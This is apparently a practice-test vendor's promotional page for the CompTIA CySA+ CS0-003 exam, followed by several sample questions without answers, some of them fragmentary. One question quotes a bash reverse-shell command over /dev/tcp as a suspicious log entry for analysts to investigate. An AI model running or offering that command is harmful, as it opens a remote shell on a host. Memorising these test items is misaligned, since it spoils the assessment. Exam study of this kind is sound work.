Exact2Pass

Modern security operations center (SOC) environments require immediate threat detection, behavioral anomaly correlation, and automated incident containment across multi-cloud and hybrid networks. Enterprise cybersecurity analysts must analyze real-time packet streams, identify evasive advanced persistent threat (APT) tactics, and manage vulnerability lifecycles under strict compliance standards. CompTIA established the CySA+ certification track to validate an analyst's ability to combat cyber threats using continuous security monitoring and intelligence-led defense strategies.
Passing the CS0-003 examination requires practical analytical competence rather than passive terminology memorization. Relying on static study sheets or high-yield cs0-003 exam questions leaves candidates unprepared for complex Performance-Based Questions (PBQs) that require interpreting SIEM alert outputs, analyzing PCAP packet captures in Wireshark, or configuring firewall remediation rules. Sourcing an updated comptia cysa cs0-003 study guide alongside realistic lab simulations ensures you build the diagnostic skills needed to score at least 750 on the official 100–900 scale. Exact2Pass provides calibrated, scenario-based practice tests that mirror official CompTIA assessment standards, helping you succeed on your first attempt.
The CS0-003 examination challenges your technical capacity to monitor infrastructure, prioritize enterprise vulnerabilities, and execute coordinated incident response procedures. Our practice tests replicate realistic terminal logs, Nmap scan outputs, and SIEM correlation queries instead of simple factual questionnaires. Practicing within timed simulations builds the analytical speed and diagnostic precision necessary to master both multiple-choice and multi-step performance-based questions under the 165-minute limit.




The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.
STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.
After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?
A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following
would best aid in decreasing the workload without increasing staff?
A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i > & /dev/tcp/10.1.2.3/8080 0 > & 1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).
A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?
A security analyst has just received an incident ticket regarding a ransomware attack. Which of the following would most likely help an analyst properly triage the ticket?

A company recently experienced a security incident. The security team has determined

a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1







Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each
control may only be used once, and not all controls will be used.
Firewall log:
File integrity Monitoring Report:
Malware domain list:
